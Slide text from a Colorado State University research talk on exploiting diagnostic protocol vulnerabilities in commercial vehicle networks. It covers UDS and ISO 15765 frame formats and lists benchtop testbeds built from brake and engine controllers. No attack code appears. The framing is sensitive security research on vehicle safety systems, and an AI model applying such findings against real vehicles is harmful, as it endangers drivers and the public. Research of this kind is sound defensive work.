



**COLORADO STATE
UNIVERSITY**


SYSTEM ENGINEERING

Exploiting Diagnostic Protocol Vulnerabilities on Embedded Networks in Commercial Vehicles

Rik Chatterjee, Carson Green and Jeremy Daily




Agenda






Unified Diagnostics Services




ISO 14229: Unified Diagnostics Services



	CAN ID	CAN Data							
		Data 0	Data 1	Data 2	Data 3	Data 4	Data 5	Data 6	Data 7
Single Frame (SF)	Code (0)	Size (0-7)	Data and / or Padding						
First Frame (FF)	Code (1)	Size (8-4095)		Data and / or Padding					
Consecutive Frame (CF)	Code (2)	Index (0-15)	Data and / or Padding						
Flow Control Frame (FC)	Code (3)	Flag (0-3)	Block Size	Block Size	Data and / or Padding				



ISO 15765: UDS-Transport Layer Services




- Single Frame (SF) Request: request multi-packet data
- First Frame (FF): Acknowledge and start data transfer
- Flow Control (FC) Frame: Manage Data Transfer with Separation Time (ST) and Block Size (BS)
- Consecutive Frame (CF): Consecutive Data Frames






Commercial In Vehicle Networks






Threat Model



Benchtop Testbeds


Four different configurations of benchtop testbeds:

- Testbed 1:
 - Bendix EC-80 EBC (Target)
 - Detroit Diesel CPC 3 (Control)
- Testbed 2:
 - Wabco Smarttrac EBC (Target)
 - Detroit Diesel CPC 3 EVO (Control)
- Testbed 3:
 - Detroit Diesel CPC 3 (Target)
 - Bendix EC-60 EBC (Control)
- Testbed 4:
 - Detroit Diesel CPC 4 (Target)
